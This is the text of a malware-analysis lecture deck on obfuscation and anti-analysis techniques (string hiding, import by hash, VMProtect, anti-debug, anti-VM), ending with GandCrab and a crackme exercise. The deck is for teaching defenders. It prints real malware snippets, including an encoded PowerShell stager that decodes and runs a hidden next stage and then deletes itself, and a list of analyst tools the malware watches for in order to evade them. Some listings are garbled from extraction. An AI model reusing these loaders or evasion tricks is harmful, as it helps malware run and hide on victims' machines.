Gen

Common techniques used in malware

Agenda

- What is obfuscation
 - Common techniques
 - Examples
- What are anti- tricks
 - Common techniques
 - Examples
- How to deal with obfuscation and anti- tricks
 - Hands-on analysis

What is obfuscation?

What is obfuscation?

- Let *P* be a set of all programs and *T* a set of transformations such as:
 - \circ $T_i: P \to P$
- T_i is an obfuscation transformation if and only if:
 - \circ $out(T_i(P_k)) == out(P_k)$
 - Analysis of $T_i(P_k)$ should be harder than analysis of P_k
- T_i is considered efficient if the knowledge of $T_i(P_k)$ is equivalent to having a black-box oracle of P_k
- ...

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• ..



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What is obfuscation

- It might be difficult to theoretically (formally) define obfuscation
 - o Code/binary transformation which makes analyst's work more difficult
 - Hides the true information
 - Hides the true behavior
- In general cat and mouse game
 - Malware author creates a new technique
 - Malware researcher analyses the technique and solves the puzzle
 - o It is very hard to automate the deobfuscation without any previous manual analysis
- It is also used by the good guys!
 - o Protecting industrial secrets, discouraging from attacks, etc.

- Strings
 - o Encryption, hashing, encoding, byte arrays, ...

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 - UPX, custom packers and crypters

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 - Creates a "dead branch" which doesn't do anything (it is never triggered)
 - o Analyst doesn't know this at first the predicate can be calculated with a very robust algorithm

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- Code virtualizations and protectors
 - o VMProtect, ASProtect, Themida, Enigma, ...

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- Code virtualizations and protectors
 - VMProtect, ASProtect, Themida, Enigma, ...
- Every technique can be both easy and very hard to solve
 - o Depends on the knowledge and sophistication of the author

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 - Encryption, hashir
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 - UPX, custom pack
- Opaque predicates
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- Code virtualization
 - VMProtect, ASPro
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Byte arrays

- String obfuscation byte arrays
 - kernel32.dll
 - CreateFileA
- The string cannot be searched
 - o SHIFT+F12
 - Thus, it also has no xrefs

```
bl, 65h; 'e'
mov
                        ; lpLibFileName
push
        [esp+38h+LibFileName], 6Bh; 'k'
mov
        byte ptr [esp+38h+var 23], bl
mov
        byte ptr [esp+38h+var 23+1], 72h; 'r'
        byte ptr [esp+38h+var 23+2], 6Eh; 'n'
mov
        byte ptr [esp+38h+var 23+3], bl
mov
        byte ptr [esp+38h+var 1F], 6Ch; 'l'
mov
        byte ptr [esp+38h+var 1F+1], 33h; '3'
mov
        byte ptr [esp+38h+var 1F+2], 32h; '2'
        byte ptr [esp+38h+var 1F+3], 2Eh ; '.'
mov
        byte ptr [esp+38h+var 1B], 64h; 'd'
mov
        byte ptr [esp+38h+var 1B+1], 6Ch; 'l'
mov
        byte ptr [esp+38h+var 1B+2], 6Ch; 'l'
mov
call
       ds:LoadLibraryA
lea
        ecx, [esp+34h+LibFileName]
push
                        ; lpProcName
        ecx
                       ; hModule
push
        eax
        [esp+3Ch+LibFileName], 43h; 'C'
mov
        byte ptr [esp+3Ch+var 23], 72h; 'r'
        byte ptr [esp+3Ch+var 23+1], bl
        byte ptr [esp+3Ch+var 23+2], 61h; 'a'
        byte ptr [esp+3Ch+var 23+3], 74h; 't'
        byte ptr [esp+3Ch+var 1F], bl
mov
        byte ptr [esp+3Ch+var 1F+1], 46h; 'F'
mov
        byte ptr [esp+3Ch+var 1F+2], 69h; 'i'
mov
        byte ptr [esp+3Ch+var 1F+3], 6Ch; 'l'
        byte ptr [esp+3Ch+var 1B], bl
       byte ptr [esp+3Ch+var 1B+1], 41h; 'A'
mov
        byte ptr [esp+3Ch+var 1B+2], 0
mov
        ds:GetProcAddress
call.
```

String encoding and execution

```
loc 4013EC:
                        : nShowCmd
                push
                       0 : lpDirectory
                push
                       offset Parameters; "-nop -noni -e JABwAHAAaOBkADOAKABHAGUAd"...
                push
                       offset File ; "powershell.exe"
                       offset Operation ; "runas"
                       0 : hwnd
                call
                       ds:ShellExecuteW
                        [ebp+ms exc.registration.TryLevel], 0FFFFFFEh
                push
                       1D4C0h ; dwMilliseconds
                       ds:Sleep
```

- -nop -noni -e
 - NoProfile
 - NonInteractive
 - EncodedCommand
- Base64 encoded script
 - Executes the next stage

```
Parameters: ; DATA XREF: _main+90^o
```

```
text "UTF-16LE", '-nop -noni -e JABWAHAAaQBkAD0AKABHAGUAdAAtAFcAbQBpA'
text "UTF-16LE", 'E8AYgBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwBlAHMA'
text "UTF-16LE", 'cwAgAC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZ0BzAHMASOB'
text "UTF-16LE", 'EADOAJABQAEkARAAiACkALgBQAGEAcgBlAG4AdABQAHIAbwBjAG'
text "UTF-16LE", 'UAcwBzAEkARAAKACQAcABwAD0AKABHAGUAdAAtAFcAbQBpAE8AY'
text "UTF-16LE", 'gBqAGUAYwB0ACAAdwBpAG4AMwAyAF8AcAByAG8AYwB1AHMAcwAg'
text "UTF-16LE", 'AC0AZgBpAGwAdABlAHIAIAAiAFAAcgBvAGMAZQBzAHMASQBEAD0'
text "UTF-16LE", 'AJABwAHAAaOBkACIAKOAKACOAYOAgADOAIABbAFMAeOBzAHOAZO'
text "UTF-16LE", 'BtAC4ASQBPAC4ARgBpAGwAZQBdADoAOgBSAGUAYQBkAEEAbABsA'
text "UTF-16LE". 'EIAeQB0AGUAcwAoACQAcABwAC4AUABhAHQAaAApAAoAJABhACAA'
text "UTF-16LE", 'POAgAFsAUwB5AHMAdAB1AG0ALgBUAGUAeAB0AC4AROBuAGMAbwB'
text "UTF-16LE", 'kAGkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQB0AFMAdAByAG'
text "UTF-16LE", 'kAbgBnACgAJABhAFsAMAB4ADEANABDADYANwAuAC4AJABhAC4Ab'
text "UTF-16LE", 'ABIAG4AZwB0AGgAXQApAAoAJABmACAAPQAgAFsAUwB5AHMAdABl'
text "UTF-16LE", 'AG0ALgBUAGUAeAB0AC4ARQBuAGMAbwBkAGkAbgBnAF0AOgA6AEE'
text "UTF-16LE", 'AUWBDAEkASOAuAEcAZOBOAFMAdAByAGkAbgBnACgAWwBTAHkAcw'
text "UTF-16LE", 'B0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCA'
text "UTF-16LE", 'GEACWBlADYANABTAHOAcgBpAG4AZWAoACOAYOApACkACgBpAGUA'
text "UTF-16LE", 'eAAgACQAZgAKAFIAZQBtAG8AdgBlAC0ASQB0AGUAbQAgAM0iAOK'
text "UTF-16LE", 'CraDigJwAcABhAHQAaAAgACQAcABwAC4AUABhAHQAaAAKAA==',0
```


```
$ppid=(Get-WmiObject win32_process -filter "ProcessID=$PID").ParentProcessID
$pp=(Get-WmiObject win32_process -filter "ProcessID=$ppid")
$a = [System.IO.File]::ReadAllBytes($pp.Path)
$a = [System.Text.Encoding]::ASCII.GetString($a[0x14C67..$a.length])
$f = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($a))
iex $f
Remove-Item â€"path $pp.Path
```

- Very common technique
- Instead of importing the function by name, its hash is used
 - o Thus, there is no function name (string) present in the binary
 - o For example, Virtual Alloc will be displayed as a "random-looking" number
 - o In our example (see next slides), the function wsprintfA has a hash 0DE00957h
 - o The author has to manually iterate through all the exports from the DLL and calculate hashes in advance
- Without debugging (or resolving functions manually), the analyst has almost no information which functions are called in the program!
- It is very robust obfuscation if analyst doesn't know how to deobfuscate it


- Very common technique
- Instead of importing the function by name, its hash is used

```
edx, 0DE00957h
mov
        ecx, esi
mov
        [ebx+254h], esi
mov
call
        get address from hash
        edx, 0DE2C957h
mov
        [ebx+258h], eax
mov
mov
        ecx, esi
        get address from hash
call
        edx, 0BDD2D0D8h
mov
        [ebx+25Ch], eax
mov
        ecx, esi
mov
        get address from hash
call
        edx, 0FC12C65Fh
mov
        [ebx+260h], eax
mov
        ecx, esi
mov
call
        get address from hash
        [ebx+264h], eax
mov
        edx, 0FC10065Fh
mov
        ecx, esi
mov
call
        get address from hash
        ecx, ebx
mov
        [ebx+268h], eax
mov
```


```
edi, ecx
        [ebp+var 8], edx
mov
        edx, edx
        eax, [edi+3Ch]
        eax, [eax+edi+78h]
        ecx, [eax+1Ch]
        ebx, [eax+20h]
add
        ecx, edi
        [ebp+var 14], ecx
add
        ebx, edi
        ecx, [eax+24h]
        eax, [eax+18h]
add
        ecx, edi
        [ebp+var_C], ebx
        [ebp+var 10], ecx
        [ebp+var_4], eax
        eax, eax
        short loc 40146A
```



- Let's deobfuscate the structure by explaining what specific pointers mean
- Deobfuscation process is based on more advanced knowledge of MS internals
- All the information can be found in MSDN in the section "PE format"
 - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table



- We have 2 arrays and 1 table
 - Names of functions
 - Ordinals of functions (uses the same indexing!)
 - Table with function addresses sorted by ordinals
- The function address is returned as a "cascade" of three queries
 - Get the index of the matched function by name
 - Use this index to get the ordinal
 - Use the ordinal to get the function offset



Import by hash

- In practice, we want to see this information without the need of debugging the sample every time
 - However, to get this information, we need to debug the program at least once to fill all the fields from the hashing algorithm (or reimplement the algorithm and calculate the values manually)
- How to do it in IDA:
 - Debug the function so all the correct addresses are returned
 - Select the resolved and saved addresses in memory
 - We know which these are, they are saved every time by the malware, e.g. [ebx+25Ch]
 - (Optionally) Run a native IDA script %IDA%\idc\renimp.idc
 - Renames entries of a dynamically built import table (beautifies the resolved addresses)

```
00C0FEA8 dd offset kernel32_GetFileSize
00C0FEAC dd offset kernel32_CreateFileMappingA
00C0FEB0 dd offset kernel32_MapViewOfFile
```

```
mov edx, 0DE2C957h

mov ecx, esi
call get_address_from_hash

mov [ebx+25Ch], eax
```

00C0FEAC ; HANDLE (__stdcall *CreateFileMappingA)(HANDLE hFile, LPSECURITY_ATTRIBUTES lpFileMappingAttributes,

00C0FEB0 ; LPVOID (stdcall *MapViewOfFile)(HANDLE hFileMappingObject, DWORD dwDesiredAccess, DWORD dwFileOff

00C0FEA8 ; DWORD (__stdcall *GetFileSize)(HANDLE hFile, LPDWORD lpFileSizeHigh)

00C0FEA8 GetFileSize dd offset kernel32 GetFileSize

00C0FEB0 MapViewOfFile dd offset kernel32 MapViewOfFile

00C0FEAC CreateFileMappingA dd offset kernel32 CreateFileMappingA

- We can now select these resolved names once again and create a structure from them
 - "Create structure from selection"
- Apply the structure (press "t") to every [ebx+offset] to see the function names
- Debugger -> Take memory snapshot -> Loader segments




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        edx, 0DE2C957h
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        ecx, esi
mov
call
        get address from hash
        edx, 0BDD2D0D8h
mov
        [ebx+25Ch], eax
mov
        ecx, esi
        get address from hash
call
        edx, 0FC12C65Fh
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        [ebx+264h], eax
mov
        edx, 0FC10065Fh
        ecx, esi
mov
call.
        get address from hash
        ecx, ebx
mov
        [ebx+268h], eax
mov
```

```
edx, 0DE00957h
        ecx, esi
mov
        [ebx+struct 0.user32], esi
mov
        get address from hash
call
        edx, 0DE2C957h
mov
        [ebx+struct 0.wsprintfA], eax
mov
        ecx, esi
mov
        get address from hash
call.
        edx, 0BDD2D0D8h
mov
        [ebx+struct 0.wsprintfW], eax
mov
        ecx, esi
mov
call
        get address from hash
        edx, 0FC12C65Fh
mov
        [ebx+struct 0.GetDesktopWindow], eax
mov
        ecx, esi
mov
call
        get address from hash
        [ebx+struct 0.MessageBoxA], eax
mov
        edx, 0FC10065Fh
mov
        ecx, esi
mov
call
        get address from hash
        ecx, ebx
mov
        [ebx+struct 0.MessageBoxW], eax
mov
```

- Additional useful information can be found on MSDN.
 - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table

VMProtect

VMProtected coinminer




004013A2 in: 1 out: 15 004013A2 50 push eax 004013A3 e88c000000 call 0x401434 00401434 55 push ebp mov ebp, esp 00401435 8bec 00401437 81ecc8010000 sub esp, 0x1c8 0040143D a108244500 mov eax, dword ptr [0x452408] 00401442 53 push ebx 00401443 56 push esi 00401444 8b7508 mov esi, dword ptr [ebp + 8] 00401447 57 push edi 00401448 6a07 push 7 0040144A 59 pop ecx 0040144B 8d7dd4 lea edi, dword ptr [ebp - 0x2c] mov dword ptr [ebp - 8], eax 0040144E 8945f8 00401451 33db xor ebx, ebx 00401453 f3a5 rep movsd dword ptr es:[edi], dword ptr [esi] 00401455 8b45d8 mov eax, dword ptr [ebp - 0x28] 00401458 8b55dc mov edx, dword ptr [ebp - 0x24] 0040145B 8bf0 mov esi, eax 0040145D 8bfa mov edi, edx shl esi, 0xd 0040145F c1e60d 00401462 b900304500 mov ecx, 0x453000 00401467 895dfc mov dword ptr [ebp - 4], ebx shl edi, 0xd 0040146A c1e70d 0040146D 03f1 add esi, ecx 0040146F 03f9 add edi, ecx 00401471 8d4dd8 lea ecx, dword ptr [ebp - 0x28] 00401474 890d54444100 mov dword ptr [0x414454], ecx 0040147A 8b4dd4 mov ecx, dword ptr [ebp - 0x2c] 0040147D 83c1fe add ecx, -2 00401480 83f941 cmp ecx, 0x41 00401483 0f87ce140000 ja 0x402957

Obfusca

VMProtect

VMProtected



Obfusca

VMProtect

VMProtected



Psychological warfare

Psychological warfare



Psychological warfare



Psychological warfare

https://github.com/xoreaxeaxeax/REpsych

```
This gets werse and worse,
until you give up on die.
```


Psychological warfare

```
ecx, [eax+ebx*4]
       eax, bh
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+805E084h]
         ebx, ecx
         eax, [ecx+edx+4]
         eax, [ecx+edx+4]
        ecx, dh
         eax, 1
         eax, 48A23077h
         edx, 8
         edx, eax
         eax, [ecx+edx+4]
        ecx, dh
         ebx, [ecx+ecx]
         eax, 9
         eax, 8C317A9Bh
         edx, [ebp+8Ch]
         edx, [eax+eax]
         edx, [ebp+8Ch]
        e_25_26
```





Psychological warfare



- The most common categories:
 - Anti-VM
 - Anti-Debug
 - Anti-Emulation

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- Analyst uses anti-anti- tricks to counter anti- tricks

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- The most common categories:
 - Anti-VM
 - Anti-Debug
 - Anti-Emulation
- Analyst uses anti-anti- tricks to counter anti- tricks
- Depending on the anti- trick, some steps can be performed:
 - Simply skip the problematic part while debugging (CTRL+N changes EIP)
 - Patch the binary
 - Modify registers (function parameters or return values)
 - Change the dependency/configuration files
 - o ...

Anti-VM example

Checks on cpuid

- Input parameter: EAX
 - EAX=1 will request the processor information (= signature of the CPU)
- Outputs:
 - EDX
 - ECX this is what we want
 - EBX
- We are interested in the most significant bit of the ECX register
 - - Set as 0 otherwise
- More info: https://en.wikipedia.org/wiki/CPUID

Anti-Debug examples

Many, many methods exist

- GetTickCount, timestamping
- API hammering
- Checking for specific processes
- Throwing exceptions
- Multi-threading
- Attaching own debugger
- ...

Anti-Debug examples

Detecting analyst's tools

```
loc 4602D3:
        byte ptr [ebp-1A51h], 0
mov
        edi, edi
xor
        dword ptr [ebp-1A40h], offset aTaskmgrExe; "taskmgr.exe"
mov
        dword ptr [ebp-1A3Ch], offset aProcexpExe; "procexp.exe"
mov
        dword ptr [ebp-1A38h], offset aProcexp64Exe; "procexp64.exe"
mov
        dword ptr [ebp-1A34h], offset aProcesshackerE; "processhacker.exe"
mov
        dword ptr [ebp-1A30h], offset aProcmonExe; "procmon.exe"
mov
        dword ptr [ebp-1A2Ch], offset aWiresharkExe : "wireshark.exe"
mov
        dword ptr [ebp-1A28h], offset aVncExe; "vnc.exe"
mov
        dword ptr [ebp-1A24h], offset aAnvirExe; "anvir.exe"
mov
        dword ptr [eax+00h]
```

- Malware periodically scans running processes or opened windows
 - o In a separate thread
- When any such activity is detected, malware stops/hides its malicious functionality

```
push
push
push
        offset aUsername ; "%USERNAME%"
call
push
lea
        eax, [ebp-418h]
push
push
        offset aComputername ; "%COMPUTERNAME%"
call
        esi, ds:wsprintfW
lea
        eax, [ebp-218h]
push
lea
        eax, [ebp-418h]
push
        eax, [ebp-1270h]
        offset aProcessHackerS; "Process Hacker [%s\\%s]"
push
                         ; LPWSTR
call.
        esi : wsprintfW
        eax, [ebp-218h]
push
lea
        eax, [ebp-418h]
push
        eax
lea
        eax, [ebp-1A20h]
push
        offset aProcessHackerS 0; "Process Hacker [%s\\%s]+ (Administrator"...
push
call
        esi ; wsprintfw
lea
        eax, [ebp-218h]
push
lea
        eax, [ebp-418h]
push
lea
        eax, [ebp-0AC0h]
push
        offset aProcessExplore : "Process Explorer - Sysinternals: www.sv"...
push
                         ; LPWSTR
        esi ; wsprintfW
call
        esi, ds:FindWindow
        eax, [ebp-1270h]
add
        esp, 30h
                         : lpWindowName
push
                         ; lpClassName
push
call
        esi ; FindWindowk
test
        eax, eax
        short loc 460419
                            eax, [ebp-1A20h]
                                             : lpWindowName
                                             ; lpClassName
                    push
                            esi : FindWindowW
                            eax, eax
```

Anti-Emulation examples


- Using a huge number of instructions in the code
 - o Emulated code is (much) slower
- API hammering
- Using "uncommon" API calls that are not implemented in the emulator
 - o Emulator will usually return some kind of default value
 - Malware can expect different value
 - Not all API functions are even documented on MSDN!


GandCrab's crypter

- Let's analyze one of the most notorious ransomwares GandCrab
 - First observed around January 2018
 - Author(s) claim they earned \$2 billion dollars
 - Very hard to estimate the actual amount, they are most likely lying
 - o The malware group announced a shut down of their operations (May 31st, 2019)
 - Shifted their focus on developing new malware
 - Sodinokibi ransomware (REvil)
- Let's focus on the obstacles the author(s) implemented
 - o ea4c6d2ca13c2f09468e8be10d931c46bcec8964b2db6b9ba224a45f367e655d *sample gandcrab.dat

GandCrab's crypter

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 - o ea4c6d2ca13c2f09468e8be10d931c46bcecl **Avast** Threat Labs





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Used tools

- IDA Free
- CFF Explorer
- HxD

Used IDA shortcuts

Shortcut	Functionality
N	Rename
X	Show cross-references
R	Convert to ACCII (if possible)
Н	Convert Hex <-> Dec
0	Convert to offset
?	Evaluate expression
U	Undefine data blob/code
?	Declare a function with parameters

Shortcut	Functionality
CTRL+N	Change EIP to cursor's address
F2	Set a breakpoint
F9/F4	Run program/Run program until cursor
F7/F8	Step into/Step over
Shortcut	Functionality
ALT+M	Create an address bookmark
CTRL+M	Show existing address bookmarks
ALT+S	Set segment attributes
ALT+L	Select area
CTRL+S	Choose segment
	Export data/dump bytes to disk



"Homework"

- Download a crackme from Course Pages or come to my desk after this presentation
 - o 172237b73a3c52b3238330273ba4a7a3ae92fa22b8bf0fee4d5403b7c553dddb *itsaunixsystem.exe
- Solve the crackme and send me your solution
 - o <u>rubinjan+rev@protonmail.com</u>
- Don't forget to attach your CV :-)

Thank you!

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